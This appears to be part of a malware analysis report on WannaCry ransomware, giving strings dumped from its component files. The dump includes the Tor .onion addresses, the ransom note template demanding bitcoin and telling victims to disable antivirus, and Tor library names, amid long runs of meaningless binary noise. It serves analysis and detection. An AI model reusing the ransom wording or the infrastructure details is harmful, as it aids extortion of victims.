.(6  
R3?  
H?s>?  
.(6  
R3?  
H?s>?  
H?R3?  
3-s>?  
>\$R3?



.(6  
>\$R3?  
H?R3?  
s>?  
R3?  
s>?  
H?.(6  
H?s>?  
.(6  
s>?  
H?.(6  
(\$R3?  
H?s>?  
H?R3?  
H?s>?R  
H?s>?  
H?.(6  
H?R3?  
H?.(6  
.(6  
s>6  
H?R3?  
H?.(6  
H?s>?  
H?R3?  
H?.(6  
H?s>?  
H?R3?  
H?s>?

H?.(6

H?s>?

#### **Appendix A3 – C.wnry Strings Output**

gx7ekbenv2riucmf.onion;57g7spgrzlojinas.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2embyv47.onion;cwwn  
hwhlz52maq7.onion;

<https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip>

#### **Appendix A4 – R.wnry Strings Output**

Q: What's wrong with my files?

A: Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.

If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!

Let's start decrypting!

Q: What do I do?

A: First, you need to pay service fees for the decryption.

Please send %s to this bitcoin address: %s

Next, please find an application file named "%s". It is the decrypt software.

Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q: How can I trust?

A: Don't worry about decryption.

We will decrypt your files surely because nobody will trust us if we cheat users.

\* If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.

#### **Appendix A5 – S.wnry Strings Output**

Data/PK

Data/Tor/PK

Tor/libeay32.dll

?LcPs/F\*v

av'PGS)

y e!wp0

)ms91cwh  
5JcuB+|)%{  
];P|5n(  
fD>!\*O^~  
AHxv@Vw  
~0lhqw\_m~  
N, )rAJ  
&-sflZf  
hmB7kkH  
P\$>e@o?  
\\4,s2LS  
3t3W'5N  
IQD xyS  
h\*|>/fU  
Fg.nYy5AgjT  
\\<6&K S  
QImSA\$I=c  
l94X&i8  
,B290N"  
<]x@>UxH  
adlR+Sg8E!  
5E:8d:({'^@  
[d!##oG  
4M\_OO+Y  
Zv"IWBya\*  
xbC~Y`>  
hiV4T,a  
zRHa!',"N!  
Rx7"IL!

?0{08c%,  
~TFJ x#  
'Ao(7(w  
#Sx1blp  
esrvl=w>  
r[|A+WM7E  
:0<"u^1  
7\U\_t}:  
e[Gp\{2  
IUVhx9.  
\_IG0V0z  
\@MAQYT  
\$777URS  
k'Kr2\w  
+-`\$@-i  
0Wt.AAA  
,Z~ES[>S{  
q%\$[PK38  
TjyINu!GR  
<\*O:@(  
2']9=9oK!  
zzp!<8G  
^\$;n\*#7  
Qn6;aHp  
pBm:w=L(  
XP]KN{"  
`X~9-0Y  
OuT`-UG  
v(LdS|G

z;-=`F:b  
{zq),XHz6  
`<gl?by  
!sWmk4\>  
LJkURHIR  
Dk06(# o  
],)UIQ;  
[|m3%`}  
,;]=UMU  
{Wggry}  
\_[B8dwb  
;2Pndm/  
P!-z:\_V+  
\;h=}G]3  
f6yu9bY&b  
~<\*z=yU  
"x<&'a~  
ZE^Gb,-  
#(AoXK3rH  
vMF[Yf0  
YF{dwl{J|  
bt"\$Npg  
q+4zb'=Ge  
.CkOtA{  
@~3Z^=~  
\$t+epA1S  
,8I]LwC  
r3C0TcW  
a'gGuK#mT

P4[ lfP  
^T+"7-`X  
q|)`1<}%C@o  
& z;3f\*  
"b">I!j  
s?`#,&`  
Vn-RuoN  
7{TXVQo  
~V=`!r[  
`7z>#x2l  
eS|])Zd6  
G\*3#uYk\  
,Y!rMK1B  
t-0Y1c>  
<H.KK\?  
(IA\7od  
,w%H\_ ;?  
N\_L|K}2  
:@X=g|WJ  
\TY`h>jK  
fxR/c`w0  
wI54\^<W  
zN~F{?x=cO  
Z|?~)HM[  
ozCo?E<  
!sv2tQ[4  
vwz\_)XF  
`U@bQ%{,4  
s[+qE6d];9yP

X:/Vl\*fR:@  
|rCf2;jVB  
+w0i9bS4V  
xaoDc\*^j  
?IR6n\_7Qsw  
PPOVP`e  
NWlx;E&  
GU\$;g2@  
NI3S{ia  
=aQ87MW  
oReo?v^  
)J|`(#s;>  
%6h;.6b  
|oAZ-Hg  
FzUoCm@  
{NUuwug  
0:9^:9I09  
'342YZ(  
3V{zr{h  
<.)J&O\s  
(6eZyW|<Sj]\k  
(/SP7!@L)  
WR8:zpCO\  
l'w8fsv  
+D7kou:  
L\_==/G9  
b.\_-\*T1o  
+4u35sK}  
R!3JCvD}

,M8]LOAd  
+u^n}5 {R  
|juA52m<>  
[9B+EHE  
[6a:Ma"RG  
&Ry+\*4<  
ric~\_vL^  
:'liZ\*'  
99'MKZD  
yLcbZ6\*N  
]\*y3Pc\_h  
G.K0cbsY  
@8Pgt%:  
ltKq+""c  
D\$O8}/j;O  
^C[vPxs{uC6nJm  
z"2FvA"  
b9fy ^<?\*m  
PdHf"%9  
EbwO'oy  
\\(!Ph-0  
1-]F]KcA  
x;?1sXp  
A"^0<#&&?  
Tdi[h6[  
O:!!&Bkx  
yfia"bj  
YpVK\$=7  
\$.%< hES



]IfegprT\_  
k9P w]Tu  
t\_l~r{}9  
Rh`imMlzC  
1?J<V"p  
}\$A%=`'/  
TmoS<b".GU  
!{^6y|Ap^lvGD  
XKzza\*<  
q-u&r^>  
H\*\$"P!5  
sqVfKvL  
SQf9-t|  
X('O@N.y&  
|))gd\_Z  
V&4[]u/  
N\\_ =0&<  
ohw[LU.  
RPs+g\_lc\  
& \$`DY<  
\\L]MXj]83  
2cn.`n/8  
Jxn`HxN  
(Sq\_&)@  
.6/HCWX  
gzyACpn  
\*|Y7-|w  
Ob`^'AV

'gs}<|'

L0 )zVQ

V}@8v-b`

qJ&u\$?9

4^eT3{Rg\_

1rGa]0&

H0cq`wc

qso4Ja%

`F+~~ek

Xj^Vb^ZI

108RSTRs

n1M}cZ>

`i}Quu\*

3f&==Bs

it|u38)

P[Yzp5\_

o\*j6wwxO

xfEf'^b

(sc~a,{

8PrU;)2

r]d7,PR

Tf#:!f6

N0o#Ju<U

FJ%{v\$PR

n0?Go2h

[@k">1<

383Ln0<2

92)A\$S'

ka,,`VL

!"Z/]5BA  
:s]hgJE  
C4z6yBp`e3  
5B`>^z^  
]gFgdgQ  
-r` `F-p  
G~]oxM\_U  
l5A=/p<  
cT'umcl)  
>?V]Tp  
\*=\z^z@>  
e :{12\_>  
.0]\]@j  
]riL0eq  
M3IkAv@  
+Af[A')  
~,7ct{\_  
{q`uPXQ  
;MN^|zx=  
|C<-FOGgc  
"\O &@x<  
rnj"0&Q  
S%&w!}1/c  
3\%%sk);  
EI5nW\_q  
7ERte{u  
^~WeW~1  
aj\$SP#/'  
e?"vI0?Yd~

8\&V3i;  
z}}x}IWPEi  
L}ch+yvL  
WI8:Xkk8}  
\*q%/xz<  
<mF;-UN  
2BR4q;l  
xwUL+~4  
@s%S8P|~@W  
xq8N3E4  
3MI[iNm  
>!yttjo6  
h?v;ZV[  
Uc}jdk1?  
LA?pP1g  
b/1>/%w  
U[<D..)D'  
)5r&F7>  
Hkox?%:  
.nL=%t5;  
mjeg.sF,qF  
s89k7QC  
ozpUUTW  
=+wT'zT  
Q(\_BiQ(  
y<nQj\_%^  
t{PF\*u'PZ  
CpM/H\  
.%;@3a)

4u(Wi4\_  
n 4XOGG  
@O%JE`'  
\_`~djaQq  
\FfrzVV  
1E&{Al.g5  
MNNOJMH  
4v<<%!+  
=L+{o{bZ  
W+on'nv  
x#,RL84  
n8\_ds%L67  
6S!D6I-  
eGcq-NI  
vnDFjzv8  
9PH!:2v;;  
Yk1#\*:J  
v=lgwCix  
V|B8?2  
A|;>P6B  
ob:U:M:\*  
qUqRWUa  
Mds:Op:  
8<<q</Q  
pll\\<<  
bbRR22JJ\*\*  
O@@PPXXLL\\JJFFVV^^IIIEEUUC  
1--]]}}  
sttrruuw

>}:44""22&&...>>)

x! ~+,[

wptrvqus

=qs:bE9

,a6\_]H}

v?nY='\*

1BrDe0c

?2v-Ti?

tc/N^z'

Yhei:cs

.RA\*XIq

JJK(j:F

wvc\$F%a

p<zI40A;

n=n3n7n/n?

} \L<r<Z<

<)<M<S<s

BPLPBPEPC

FhNhIhK

KXHBXJXA

IbGbgbw

'i&yD2F2O

MJHJNJO

OFLFJFIFM

B&D&A&C

OVNVEVG

'2Lr|r&r6r!r

BQJQIQKq

TLT<T|T"TrT

CSLSBSGSO

m)m-m=m

:l:b:r:

:m:]:w:o

tPz\z|zjz

zMz}zGz

\*#&#>#5#

L|LBL"L\*L

+6+>+)+

k\*k.k>k%k-k'k/

godofog

.9.M.].c.g.w.O

@yQy1xqy)y

xMy-x=y

LARArAZA

WxTxNxCx\_

GDHDJDAD\_

[\$P\$D\$L\$J\$E\$U\$G\$W

SdLdJdQdM

"V,V.V!

)n(n\*n)n/

+>(>&>.>%>'>)/

+Q(Q\*Q%Q+

JbYbMbG

KR@RSR\_

2<2B2b2r2J2

2Y2Wd\*d

.\_.\_.#\_/

AAHADAJAN

U!P!D!C  
EJEzE&E  
E>E%ECEcE  
QNU.T.Q  
LUCEKYC  
(KOsEV  
8]\g}m;  
Bgv).SQ  
Sf-cUdo  
NOds:^:  
BwZI9i:Au  
#6^Z5x@  
\$h np>D  
A!Mf&M  
""S0m;&  
xz\$AZ#Q~YX  
Qx)%^~RqFL  
71\D?</  
@2U3X"E  
.1MxlEt  
?jS0J+7@~  
XLzkcp}F  
%1"(>79]  
ZoWZN\$N+`  
5ke3\F6  
vr#+7a|vS  
>/37;U,  
qUrrKGG3  
ET<dH:q



:(j-AY5  
['y,\*gG  
9 +Xh-7  
YuLC>z9X  
2|C3TaH!Q  
;zo4hG3  
khY{:O?  
+x:{L]z  
fbkhk-5  
\\T]syNh  
e!Ct)jl`  
+us#N1~t:  
O^Gn{-<  
"/&o&7=  
'|y/xk"  
0y)IzQN  
N>!\_;)?)  
r:<! w/  
JIE;uV)  
\_~%/[/GI  
\\,?] "Ow  
o0+w^i8\_b8?  
CbxMHTC  
%PtM@4\  
|\\L~7fN  
WXWbwE[R  
:&xlp+W  
vt;V8V:V9V;  
x': '9';

|fe]]m]Me  
\_QSZWQnH  
rA}cSS<  
]QU6S5=  
Sk].ELB  
WSQVmJ8+d  
9=OH7v47vY|  
]US#DOY  
QQ&mRov  
tBoEzlyeuiM  
|T1OkIjZ  
DwV,)V5  
Z[=sl]E  
YMNU?Z7K  
6] |j}i]]  
|\*A;3NnS  
"kn=vMu}Yc[S}i  
wQMBw[gG  
N75uw56  
!1'w'Mn  
U/X0/wV?3  
D1G1QL9&  
KgA0R-X  
W!nCIf<  
~TTTTD4TL4,T  
7hhThXhXZ  
<e7=F=e  
~LkALAJ+  
8\$RAio;

VP1V<\*^  
d!Z<H)W  
;e&]ml5\*  
V"\*r/9A  
9q+9GnQ  
-LaN6\_0  
B3i6]M+  
yu 31Zc  
[yHy^)WN  
o\$1d0l#  
e6t>\_)T  
pT6j"\_zs  
[egY9rN  
Dxz:\}&|=  
z(\>JR-  
24.Hd0,h^  
hzR]biq  
^AW6ym}h  
7C?k^ &  
"1[q=YT  
qJX;E9|  
zxxtPGc  
v~d\*dXHK  
DJ>\$Rf"  
Z!Gy2L}  
\*38uf:P  
iX8=?Gd  
|4HRL%b  
P|,f6U<l

YU3<dX[  
{;-P7CQ  
{{fsM{;Y  
NA??Xev  
9B]ep~c  
)^oe]y(  
epXB\$AM  
H\ ynpl  
0 xX[C/q  
cEE%Z<C  
|\$b[i'|  
]M\W0k5  
7PrJ?hs  
TO}NvQ=  
'I VAR@\  
JLgH\_0:  
>++/7+\_  
:.\-Ss]Y)  
iX;ir9\_&  
]GIW !F  
Ffa9#)y  
@\_WDI; .  
f8\$(jr  
YbYm !Q  
-.\NS;A}bj  
S;BjT`F  
[qqC<Ws  
OyM:oJf>  
z.-!~!]!

{J2Gyoq  
&.s A!K  
T-zLXN@  
r.oC\B>  
S51aYIK  
zr3S~/Z  
<>:gh]"&c  
j.oQ;B>  
hGH3HPHv  
!>!o@\e\  
%#,gG9,+ V  
Xgqq@4!  
fZzA"\$7CB  
Y\$yHVI  
Cr>\$Lr5  
7-gA\*H:.  
'zO}3\*6X  
%. ~F<h3\_  
\*\*\*\*\*n  
/R\$R&R)R+rV  
+R R,R.R%R'  
W\$P\$D\$\\\$R  
2S\$U\$C\$[\$O  
]\$F\$^\$I\$E\$]\$K\$W  
O\$H\$T\$B\$J\$N\$Q\$Y\$M\$S\$G\$\_  
+R R,R.R%R'  
W\$P\$D\$\\\$R  
2S\$U\$C\$[\$O  
\$' GkX,

2#PkSS\$  
h>{fr9e  
7D\fo{7  
?\$}f%Oqd  
i=WKy3R  
P%K]j\a  
LOo+R\*N  
Z>/#[STZ  
!WcTj#/  
lG2mvL6  
cn!ulvL  
5|THFi}NG  
'!Yvu&"  
Eb-\_l2r  
<a3mG#Umn  
2HNER-7  
WHFK}vX  
j]-p:4+A  
>7%!Yqz  
c9%?A:Z  
gs"n SZ  
""IEU&#W  
93We+rw  
. {N-G2G  
CdS[{= %;  
Vy;svYoU  
HvI[\*""  
\jhe,R@  
rXxtlDH

H(EKyTp  
W0ny0/[  
Fz;mU\* ;  
fqz? }lv  
'}ITyed  
SxE9={kd\  
e4U7"{7  
k3i)Xz%  
dTl}:o  
!W-NWd-  
VF\*Z?I#  
qf#{+Y\G\$  
CZ\$jMTh|0  
|[sSXf0  
\Gv[{Qt1  
bbtF\*XL  
6G(WV8t  
dGIVgv84  
j;MwBZX  
Zo\CVUQ  
lyLsc.2  
H}hc@e:  
fsFv U-  
{G+mm~G  
"QW 7cU  
Z[n 7,Sh  
r\*Z@\d\  
\$@ZngC\*  
oq>;^E\*

l2cm)d  
\$F"63!}\$b\*  
b76Jw (Rw6  
elx>(Tp  
(axF/K268  
@7>r \?  
%&2F"=Ld  
\*F(Y\[=  
#-7@M!U(  
p"\_HVuD&  
4.HHlj^~E  
c6{)2UA  
|ltY1lOT  
af":1P\_`  
)e>g}Z<  
+V%Rk6p  
tJcUTJ5  
>\_x'g\#  
y)V5;vl  
rhGb%mU  
0eP?^CG  
TZ AoP=  
v\35Xlc  
~xt 64P  
@AcnA#w  
^0,-qq2  
qW8CU`l83  
(Hn^ 0,  
Z[|=;4r



-DB2VB2VB2

O]UI<+F

ZC>\_C>\_

z{&~~<nw

P8vdFeu

iC};d9\_

jhqwsz[

]1b4f<.-l

#}'7XlcS

'4ea"Sf

i5dlMBx

(g\$1e\$1

.ud@&<2

Tor/libevent-2-0-5.dll

jcg6)Lw

H\_JSK\i

t!O|6\$.)q

5hP`!|E

;X+&qXKt

\$d~g#d~

@k^%\$J:[

!O,~S7q?c

\*~lO.\Y

4\*2ob9^/

:SprUpTE

8PMGIhc

^o?[m?>6(

m]71mAh|

r\_%7-~H  
5gQRcO>L  
L1;}v~@  
ug;L~|9  
\$Zyig0h  
eba&vGO  
Oi1dm&f(  
4;clvFivFiv  
p)uB5mO  
HjQ` ;X  
KUhjU\*y  
JFex7]`  
2sYnC )qX  
( 'nYIF1  
nGp%H(:  
'G,v:7+O  
Y-Jt`Qu  
LJ7xsjK~X  
l\$2P-a\>  
n~7x)%J  
hfah\_<\_X  
uP\*{%@`  
&ooSk.O  
)i\*'eP9T  
%84fP\_}  
DT+D8MD8,  
3s24#-2  
o}gXZXX&  
"Csc{Xs

'li<~O^  
:M9p\Jg  
xaEe1O|  
H<IC7X4  
MEKveOO"9  
omh0jn2  
\$=];3eh  
G.iD.i@  
2FU p?}@w8  
7%RaQ"-i  
sycZSK#  
K|C8Pr~  
%:Lfzpi  
nzp1:7N]g  
^magK0n\*  
imAT<k\_  
xcr{sgTGnk.  
R[m)hYk\$!  
\ne\*LZk  
AvT;mvL  
\$1O=JD=  
%JNn~nl  
EiC]vv6@  
m|el\_SQYSZ  
o!86Qb3  
%>)F5s3  
"c<\$'yX  
QL#4Jc4N  
6Y[G[W[OL{

DjJ\_bhH\_  
PQ5(%Tk  
T[T=yQ}  
D=BCC/'G  
Y0sNy)S  
^O=yN7V  
W a~vqn  
>@jUd/a  
e\_f\_a\_g  
L<S|B|^|W  
-wZvYFXgX  
\$'0&09P  
CKg@}l4  
IMloS{?  
oU=t~&%Cy]=L  
O2\_\*eVt  
0f?'ix\8  
3}l~'Qyu  
ie/M+{i  
^(mi-\$9  
A:#Z8'v`:#'  
hL~\E{GH  
Le\iw'>  
BY&6%Ay  
XWSU3c^yp^=F  
"VeuiYy)  
@&DcfVRrUTB#&  
UQQW^^K&+  
pf\$Fi=0!\9

`z{\_\_Oc3h  
?\*+ q{7  
`4P+=Z4  
\x%YVvFj.  
Cr+: 1>  
!c;P+^>d  
sg|'5c^  
}\{XLA  
r8#"x3e  
GDsun4W  
9J%1"2j  
1))[3b%udc72n  
@d)Zrac  
@KGGa3v  
kZ{gOGa  
nHF%n28v  
OE."006  
y%Z20!z  
e.Y7BQ,#  
o%%&A@p  
CU<7IA0  
mwh?f!T  
@;KBS.a  
Hol\isl  
JRsMtSk  
HY;-UU0  
<kx^NQQ  
'JnU%g\  
-4a.HkA

BO+q!'7  
jo<0VM5  
/Hl\$'Y\_  
HR\*'C@>  
Tvp/=  
?W!7Gr?  
Q'W<m&o  
W{3}oDdzO  
E:Km,E<  
Rp'u\$C\_U  
gS'\$Zzd  
5M3#--%5  
;k~j?RH"^.!  
k ue?^H?  
[M2\*4F"  
DY\BjL1  
M\$H2fwB  
~.2["l7"  
MFf;"Gd  
,ijJ&rDr  
4rR2n=Drd  
)H3ie/G  
1%\_C~/i  
MAjKIX&RKf  
n?fvVy\$!  
%)nX'^Uk7  
4DX,AVF  
l<mZ4eh  
JCF!<Q4

m.aiM&jR  
j"e`)6@  
Jz>92mK  
'#LOykj  
Lld[3k0U  
YM5vi+,  
\$KH@+``00  
}`3guJda  
o@~KpI\$mP  
:u<)oxK  
Tor/libevent\_core-2-0-5.dll  
U6BJ)vYt  
X>q!ey@y  
u/;EOW|  
]`0^=Dv0  
l2!&dBL  
i;oeDUY  
+0(x\*;p3~  
9Ur|{f9  
FZU#|J6O  
~-QAYy5  
D-LfdoM  
q EXe|Py  
XI /wg1K  
5PA[nj8  
(B\AZBC&  
>><1}>e  
lIKdzKf  
bWm!%bQ

/]":sc7  
ns)O.3f  
]Op?&cJ  
#IjHsJnaT  
A+kI9:}  
\rgRRPC  
n~Gt3.Q  
eXA7plj  
{ "r|RB3  
k\$S~, -C  
v f:v7I,T  
Q`=ODu7  
f^n3-7A  
{Bth)f]a  
'[RvU&x  
Fsux|6S  
h\*::3I1#  
/\_L ;^<  
5+63N4+]X  
mCO`<Mt  
B'!\%E?  
xCBrgUxThDddhXhxT  
nBu\Mj]2  
8| y xF  
,`>pS\_  
"Ar5YJV  
H%YHn\$w  
b/)syBa\_v  
\>[~F~E



M<Y<K|T|C  
Z <\*\i[  
yP~\~N~  
6XJHQ.m.  
2H><BoR,  
uPZqeM\$PU  
\*eWqHjIm0\W[  
whDm\$PR  
O &j\_Q=  
|\$q}"<34/PC  
[Z9%U(q  
HVD39I/  
>H\_ \$I[>a  
.m";;>0<>P  
@F8bP?^  
2kE&AfM  
Y{<\_p}k  
SjqL=H  
YjBR:s=?  
q%s G#Y6B  
^YB%\_CZ  
5Ym'|\$`  
k~&KlgB  
@\*@B u  
@\*@B u  
@\*@B u  
%i i&i#  
KRHRLRFRE  
MR@RDRJRIRCRG

CRBRNRMRK

HJI\*IjH

%i i&i#

%)\$)&)#

MR@RDRJRIRCRG

CRBRNRMRK

&) )" )%

#i\$i!i'

KRHRLRFRE

e>OCN\_.

JUCudp'

Hu\_OdcIS

1r<9ISA"

r=oA&{g

#W%VOF.IT

vX0QwPI

1kw6^0aa

u,gU8q\*Q

K"neyWE

{P2)e\*flh

v;"wd%N

E8P\*+]j

+. \*5e6j

Tor/libevent\_extra-2-0-5.dll

=M'AK:Y

KQw}D!t4No@

T M9E)9

7W<&f~YA

Z%[eP+7

da~O+a~  
79\$х2/c  
|:1+CO"  
\_/0lk~a  
#{Ht'Gh  
/3E"p[]  
(bH.5s8  
<(FX#hrw  
U]]]]]U}  
KTi1v8N  
->MV!{+2  
\*7"\*dh:  
-cZtmU1  
E)M;{hLn  
V~).&0  
M,Q8,kB  
?b@V1|f  
g\4)3Ng  
D7v>BR!  
HEI&k}G  
{G/zYeZ  
^\*/ \$5j  
;X"3[i-  
|yBn}o6  
ZN[Z~V5O  
n`;Gsх  
Yy\$#3;3/  
Y`vY#UA  
0,.u-Fa

D0EXyd79\  
"RLJH)YH  
I\D\$ñRN\*H%YB  
IGwy<UKX-c  
r;xAOX^  
0>S|fjF  
4+V@5Ez#  
8S"dO\*94[gp  
u(\*F7jYR  
(M-Fij1JS  
(M-Eij)JSKQ  
j|f\*p4H  
1xC6e8D  
&%jd<M)v  
V)EZGIs  
DIN}\_|M(  
:dl\$'Mn  
LVvk}'lu;v  
K}{k3e2  
Cr))U~xm  
hj2NoFyr  
cA.,\$rm  
{KT1&,U  
sG\*\$^jb2  
MI+60>m\$  
OuKE!7Yv  
7ld^RU9  
Ou.6u[0  
0L,2d.7L

MS(eEe{-fkU  
PCKga\_Rc  
nt2qwbKbE^w  
0@hn`>Oo  
ckbKbi~  
zF)Hi]\*  
\_O&\$"3A  
wvY}8)'  
Wsi&'kf  
===]CjG  
`F(.a=^">  
: #`tTB  
u s|i+J  
4#A^YC5  
FJJJvZ  
q!S:yFH  
D/]x"GV  
PJ~&ir\$  
9'uc'2A  
3G #d59  
}+;#-5BC  
JCre/\_6r  
Rfw/ {eE  
U'\$d =i3  
[8DzkR-  
p!AaV\$V[  
L:c~.Tr'A<  
RZbBZb|  
]DKHSJ\_

(G\_+b!{  
)H/\_fx^  
Tor/libgcc\_s\_sjlj-1.dll  
/yeg(;  
vv&9#b}N  
,Qm+=Sz  
2,W[( \\  
Z/m4WdKp  
p:=dljpeB  
mApW+du  
>8p9FWR  
@IODE2<T  
i&B{-9~  
o.LRIP1  
\\)hA!bp#  
sL6O272  
R>T<{?  
IG=pe#35  
Cz]? 6l  
NNmRZx?  
~!CZgJV}  
c2XT:v  
OP`<.PD  
"D+s/.9  
izl45i!5  
A&"y[p^  
Ds\$fQW#  
,>`zz]50  
j\\A|whQ

kxX\_h-/  
;6!s|f5`  
F71=)=9  
>,}DzJzzzFzVzvzn  
/%5?nyo  
U=x/G\_v+  
[4kz^la  
|NQIFJZ  
WE=aD0o  
VJ4:>R  
D2'=ol%  
~;>xfa#  
i[H[Cb)  
<XAkgp;  
qp?0"j\$"  
UM\*(g6EO-gv  
r~imUMu=s`  
xAi}}Uimi  
.Y &r(H^UOw  
>o3t[k9  
0SPU1SP  
KAm1Ama  
!A].1d2<da!  
~;NKyAd  
]t}l;H\  
fmK}X;r  
su%5?K<;  
SJRJIH)IhHLSJRpX(8  
~.Z0?S.n

<Sa{(~A(Il  
68.NE|}  
kKMFPae>Ka  
\\!518vF>E  
cRXs8p;  
H"?6@FZ  
Z{E2\$%Y  
QW<bD4  
ezHdZ\*k  
vFfvMN(  
\$m,`u9WJ  
\$u9jnKW  
5B\$+C=y  
V8mlql^  
;>e5nJl  
ogQCYH\  
#kFys|?  
E)g4eRJ  
yu)lbU#yW"p  
Cp))0'[,  
B\_ogOzh  
=v6~3\_6  
RjiCqde#  
6+KZs(m6  
ZweSPZ!{  
Z`>!ZOp  
n,lHnaw  
bAo)uNr`\*  
\$r zGM2



Y\ (Qz<:  
2f\_\Bk}J  
7/X;'Nu  
HN|+TCsRQ  
Y1iJPcl  
)PsC=sC  
l'qsRn7O!@\_  
6}Nkg?e  
@aCLrtp  
q\$xFJD\$Y  
QUJNNNUAN  
Tor/libssp-0.dll  
=ggw}=\_  
p2F1!7u  
yWau}=Y  
5 J!oPr  
lCpeQnLo!,  
:Ubg=PN  
fFb;aR8  
Dt.ODg{"Z  
2'}XzwY  
\$1=N^/UH  
AXZ9^{1  
@P8W2ec<  
A32w{].  
|T,J>MV  
?5LAvPq  
L4bmfOP-  
<D?Oh,;

~!7xv3vJ  
Tor/ssleay32.dll  
LwuuuuuuuU  
;l9/Ye6  
[rE8x+we  
\*&\${l]  
eon=UG2  
+@tW\~+  
{m"&(@e  
^zS#|?H  
pgBG+xl  
|:5{,l>  
`\_{2>@[  
VPSXWn2  
\_b1:x:-  
^4eqYdy  
H;k1bkv  
,.`HIB^  
V"MR#\_Sw(  
Mv}Sj7BLb  
\$O,={G&  
Ywc[e#7  
j8%9VM+|  
MS\$~\$5d  
4l@ltj&  
prwXp/\*#^  
\YjrPH7  
Y[:qdOA  
9aOX\*xN

:CObwT93  
vdUGOF{  
pWKmsmG1[<  
jJ1?G(N  
N\_Hb#4c  
\*Q>xML?  
\_wuUuUuu  
uZq62]KT+  
3LPcc5&  
LG#c:&V  
lk|C)`]  
=pDO}!E  
i3rkFQ^  
+Ay'+?\_  
6X|pkB)  
uAe0a[?  
VuwuOO2  
F;OH&??A  
0\Zw)#yZ  
P4q51\*da  
2%TeTBUF  
0Bfb7FEq  
-'fcBNb  
e:):!e2  
D'\*5khV  
t^YK>"j  
lp\*7SrC  
%8:s2ht  
#f;,.Pz:

"5W58#P  
e^1k#;;  
iJM:)O=  
%\_)s{~  
\_EXIXCx'  
B6^B[Xw)="  
9lw)YXs!  
RYYYWWY  
L 5EC{0  
Q 2S45|  
ERUDrQd  
Q6v(Vlb  
rK8d59w  
U[ToxN(  
pg(%^VL  
2v^5Hgj"v  
g+IM3Gf  
<30U;Y>  
@V`@`X`L  
,tLrLu\  
<Hk!\$t6  
\\$rxbGZi#  
J+mAb O  
>ZZYS?C  
95xYoy KRPm  
3CJ`fL]  
~?Gf^<3  
)9J3%Ei  
xA3b R8k8

DvmiQ]]u1  
[\_McEWK  
zll"o"8  
kSST^[D  
'#=y22T  
ZnjH9HV  
w]MMw\*o  
?{ }\K[X6  
R1/&6]a\u  
xB\*x!W"/  
FIEM0emT  
uhp<;^x/  
c<Xy~Vr~  
,?@rZZh  
Fd)Y{SK  
Q^%}!!%  
[vXsX)X-X-  
&,3rXB\#  
\_QX&XEXC  
B\YX]X1  
%XnX]XAX  
)X~XmX&  
kX=X!XeXe  
\_mXAX]X  
X=X!XeX]  
qXkX9X=~o  
0^SXcXqX  
g6G6HktCz  
G6IKa/2z

MFo;!{d  
F6HoXo\$S  
[-=Q6fnA  
@i+hZyZC  
4STIQuFGK  
cM}sfJC  
HiEB8=K  
ovc8"B6  
0-5Z7UC  
HiUa/r8  
rP.OO\F  
:Vq,DG0  
%<]!IsHb  
ruurOm2  
HhA#>/i  
o,0Q2Y:"  
"W6EreB  
Tor/tor.exe  
\_SZclmaF  
rV20jcO  
[u\pLTg]  
VEGz@E/  
J,K!NO;  
1m-{Kgo  
dxgzSf0  
hf<h|'n3  
\_o.~L/>  
qePCHj[  
x6BFP]h

]H&Hds'u  
A[V||f7L  
pbKABD#  
QAYN7Z5  
J^@)!\$oS  
5sytl}<  
Tw\RLto  
Al{~;P3  
#<SqGY5  
9|e?8kyfM  
KQD{2kg  
nppak/~  
[\_r`ucV  
O4SGvMTti]  
"xy~AG(  
Vqa#,(  
7Wp={t~  
m/w%KrL  
"q,PZh4q.v  
[\|1!B\$  
]x.b0t%9a/  
c2c:rjB  
O4pr\_%z  
\>Bp7!8lb  
N>O93[=O)  
\$>~O|LS[  
Q2CnhS2  
H6W?O&(i  
K[MAO7~

ZweZ<g[{  
\_\$\_)k~LOY  
{:BUT5bNX  
Ek2Ky<i  
?)n/2N,  
5r?jx?|  
L;|R^>\_"qh  
{ET{.?!  
\*pMTAy3  
G@v"``wq  
RjZ&;mi"  
GuxB-W7  
YOA(-ev  
4\*\*EWT.  
xmg0hHi:  
zTNW,oy  
Q924jBEK  
\$q^N|3Kj  
\*M++4TTT  
vJ(d&{E  
">j@[E<  
lZwjygE  
z?3Uoaj  
0POcQ'(1  
vMQ(D5t  
NuuuuuuU  
WEa\*i.~  
KX<1T:Y  
J\$H-Vwm



90G[fj<  
rR}}GN\  
Z|ESH}/5  
KK qf:-  
F\rX/<c  
c&"<f"zC  
OYJScL`1%  
wG4\$|B  
=a&dfRR  
Al.<'fl  
!\_E/g+/  
7@Fwl\_^  
xzJ#" w  
d6,Gf]^f  
bLy]^e49  
.a`gP1J  
%<M+^2h  
="Wb8rE:  
ZcK cz  
d"!BOWK  
d>\_g'e9  
)L`(!unM  
g0iJ9P<%  
?Zho4j/  
"\H8m34Sh  
\*Crcun(Z  
)2nb/N  
2R.8:Vpt  
{!54{\* \_>

[s!S|nv'  
?1lz+o"  
lGYok/H?O  
!1J\$VCb  
OuGq1sO  
l4\*aQ;\*  
:S],GR1i  
m&iRf++  
oNJ,kCz  
wD\_~A}Y  
^gS|x6/  
"B@=b8U  
q,D-DIO  
d?2;:%^  
-kW"Wsr{  
YY7je%Hs  
7/eJn&\_  
?"U^XQ\*  
q\M`c&nG  
T>?!Z\  
?Puo|(7q  
unXG^:4  
O8BJ1<<p  
.b2CglB  
3+aM3U;}6/  
nv0:z"zzy  
-\*\_UR5E  
r'TyRGh  
d=+z&En}\*

QEZqu}O  
7?&@!er  
[M1o%y2  
tFeMuV1  
o]>}J?y  
>I;wBl\*m  
+#Yvz:}  
:JHd1\$6  
d-.b-:X  
drMHGGGN  
U]=\_W+'  
i9FsrZW  
o17^'l8  
%7&(fWl  
G)@uK\_  
RjY9p{`;  
h(byx0YJ  
\\S=pM`%  
VZRvJd,  
Vc1XD2Qc  
B\*YQ2"G]m  
f-&/V:5  
ar9<z>u  
g)Wak7\$  
bqeP'hPl  
++?"W6Zr  
/;,^UfQ  
FIZM .h@,!  
%X%4w:)Lmz

0:i1G6e  
J,X4X0M  
xA]`Vm)m  
M|SH5\*I  
J+z4[8H  
U(TRMn8  
#L='n4A  
c@EjTcpq  
%\4iL#-  
f:,uSf@  
t+UXSAa  
+"E7Et\_A%&  
